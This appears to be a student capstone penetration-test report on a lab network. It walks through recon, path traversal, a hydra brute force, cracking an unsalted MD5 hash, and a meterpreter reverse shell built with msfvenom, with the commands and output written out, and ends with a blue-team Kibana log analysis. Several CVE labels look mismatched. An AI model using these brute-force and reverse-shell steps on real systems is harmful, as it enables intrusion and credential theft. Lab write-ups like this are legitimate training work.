Capstone Engagement


Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Subnet Range: 192.168.1.0/24

Attacking Machine (Kali)
Host Name: Kali
IP: 192.168.1.90
Operating System: Linux

Port 22 (SSH)
Port 80 (HHTP)

Internet

Hyper-V
Host Name: ML-RefVm-684427
IP: 192.168.1.1
Operating System: Windows

Target Machine (Capstone)
Host Name: server1
IP: 192.168.1.105
Operating System: Linux

Port 80 (HHTP)

Attacker
Workstation

Port 80 (HHTP)

http://192.168.1.100:5601/

ELK
Host Name: ELK
IP: 192.168.1.100
Operating System: Linux

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.100
OS: ELK
Hostname: Linux

IPv4: 192.168.1.105
OS: Linux
Hostname: server1

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hosts all of the machines
ELK	192.168.1.100	Transfer Data to Kibana from server1 for analysis
Kali	192.168.1.90	Attacker Machine
server1	192.168.1.105	Vulnerable Target Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
For example: LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials
Port 80 Open CVE-2019-6579	Open Port 80 can give attackers network access to the web server	The attacker is able to use Port 80 to gain administrative privileges and execute malicious code
Path Traversal to Access Secret Files CVE-2021-41773	The attacker is able to search for directories outside of root by using the URL to search for specific directories	The attacker can gain access to sensitive data that is not in the root folder

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Sensitive Data is exposed to authorized and unauthorized parties	The attacker is able to easily access sensitive data that they are looking for or information on how to gain privileged access to the information that they are looking for
Weak Password CVE-2019-4067	The password policy for a given account does not require users to create complex passwords	Password can be easily guessed allowing attackers access to the account
Bruteforce Vulnerability CWE-307: Improper Restriction of Excessive Authentication Attempts	When no restriction is placed on the amount of time a log in can be attempted before an Account Lock-out	Attackers can continue to use brute force attacks until they are able to gain access to the account
CWE-759: Use of a One-Way Hash without a Salt	A given software uses hashes on it's passwords but does not salt them	If computing resources are available, an attacker is able to crack the password either locally or through an online software very easily. If salts are used by the software, it becomes more difficult of the attacker to crack it since the salt string is unique to the software

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Cross site Scripting PHP remote file Inclusion CVE-2006-2849	Remote attackers are able to upload php code to the web server and execute it	The attacker is able to get shell access to the vulnerable machine

Exploitation: Port 80 Open [CVE-2019-6579]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Netdiscover was used to gather network information and clients connected to it. That was followed with a nmap scan to identify ports open on the target machine.

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


Found that Port 80 was open an was able to access the web server

03

[INSERT: screenshot or command output illustrating the exploit.]



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 20 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 840
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.105   00:15:5d:00:04:0f      3     126  Microsoft Corporation
 192.168.1.1     00:15:5d:00:04:0d     17     714  Microsoft Corporation
```



```
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-14 07:43 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
```

Exploitation: Path Traversal to Access Secret Files [CVE-2021-41773]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Once inside one of the visible directories on the web server, the URL was changed to the secret_folder directory

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

I able to gain access to the login page of the secret_folder which verified that existence of a private company folder.

03


[INSERT: screenshot or command output illustrating the exploit.]




Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something as low as 34 percent? Need that
personal touch of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer privacy, and ex coffee delivery box
```



Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Exploitation: Sensitive Data Exposure

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Searched the IP address on firefox which led the web server. Many of the files on the webserver talked about a secret_folder. Through Path Traversal and hydra I was able to gain access to the directory. The login page also gave away the account username to access the directory. The secret_folder also exposed the CEO's webdav password

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

Found out how to access the webdav which further led to shell access to the CEO's account and capture the flag

03

[INSERT: screenshot or command output illustrating the exploit.]




Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Weak Password [CVE-2019-4067]

01

Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Hydra was used easily bruteforce and guess the password of ashton's account


02

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


Uncovered ashton's credentials which lead to the CEO's Hashed Password

03

[INSERT: screenshot or command output illustrating the exploit.]



```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-14 08:11:01
root@Kali:/usr/share/wordlists# 
```

Exploitation: Bruteforce Vulnerability [CWE-307: Improper Restriction of Excessive Authentication Attempts]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Hydra was used to bruteforce the account without being locked out at any point for too many failed attempts

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


Uncovered ashton's credentials which lead to the CEO's Hashed Password

03


[INSERT: screenshot or command output illustrating the exploit.]



```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-14 08:11:01
root@Kali:/usr/share/wordlists# 
```



Index of /company_folders/secret_f

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Use of a One-Way Hash without a Salt [CWE-759]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

crackstation was used on the hash to reveal the CEO's webdav password

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


uncovered the CEO's password and was able to access the webdav with his credentials

03

[INSERT: screenshot or command output illustrating the exploit.]



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Cross site Scripting PHP remote file Inclusion [CVE-2006-2849]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

msfvenom was used to create a PHP reverse shell payload. This was then uploaded to the webdav. Metasploit was used to execute the payload.

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


I was able to start a meterpreter session and shell into the CEO's webdav account to where I can view all of his directories and capture the flag

03


[INSERT: screenshot or command output illustrating the exploit.]




```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```



```
root@Kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search exploit/multi/handler

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash En
ction (Shellshock) Scanner
   1  exploit/linux/local/apt_package_manager_persistence 1999-03-09       excellent  No     APT Package Manager Pe
   2  exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persisten
   3  exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password
Escalation
   4  exploit/linux/local/yum_package_manager_persistence 2003-12-17       excellent  No     Yum Package Manager Pe
   5  exploit/multi/handler                                                manual     No     Generic Payload Handle
   6  exploit/windows/browser/persits_xupload_traversal   2009-09-29       excellent  No     Persits XUpload Active
tory Traversal
   7  exploit/windows/mssql/mssql_linkcrawler             2000-01-01       great      No     Microsoft SQL Server D
ommand Execution
```



```
msf5 > use 5
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > se
search    services  sessions  set       setg
msf5 exploit(multi/handler) > set L
set LHOST            set LISTENERTIMEOUT  set LOGLEVEL         set LPORT
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set L
set LHOST            set LISTENERTIMEOUT  set LOGLEVEL         set LPORT
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:60494) at 2022-05-14 08:55:50 -0700

meterpreter >
```




Warning, you are using the root account, you may harm your system.

Index of /webdav

Name	Last modified	Size	Descri
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2022-05-14 15:45	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Po




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 3 opened (192.168.1.90:4444 -> 192.168.1.105:60700) at 2022-05-14 09:12:15 -0700

meterpreter > shell
Process 3143 created.
Channel 0 created.
cd /
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur? The Port Scan Occurred at 15:00
- How many packets were sent, and from which IP? 248109 packets were sent by the source IP 192.168.1.90
- What indicates that this was a port scan? There is a sudden spike in the traffic coming from the source IP. Prior to that you can see a small spike which represents the previously disrupted port scan



source.ip: 192.168.1.90

May 14, 2022 @ 14:30:00.0 → May 14, 2022 @ 23:30:00.0


371,400 hits

May 14, 2022 @ 14:30:00.000 - May 14, 2022 @ 23:30:00.000 — Auto

Time	destination.port
May 14, 2022 @ 18:11:20.000	9200
May 14, 2022 @ 18:11:10.000	9200
May 14, 2022 @ 18:11:00.000	9200
May 14, 2022 @ 18:10:50.000	9200
May 14, 2022 @ 18:10:40.000	9200
May 14, 2022 @ 18:10:30.000	9200

Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made? Request took place at 15:06 with 11337 requests were made
- Which files were requested? What did they contain? /company_folders/secret_folder/connect_to_corp_server was requested and it contained information on how to connect to the corporate server (connecting to the WebDav)



```
source.ip : 192.168.1.90 and destination.ip: 192.168.1.105 and url.path : /company_folders/secret_folder/*
```

May 14, 2022 @ 14:48:43.8 → May 14, 2022 @ 15:28:42.1


6 hits

May 14, 2022 @ 14:48:43.874 - May 14, 2022 @ 15:28:42.181 —

Time	url.full	url.path
May 14, 2022 @ 15:12:37.004	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	/company_folders/secret_folder/connect_to_corp_server
May 14, 2022 @ 15:12:36.881	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	/company_folders/secret_folder/connect_to_corp_server
May 14, 2022 @ 15:12:09.658	http://192.168.1.105/company_folders/secret_folder/	/company_folders/secret_folder/
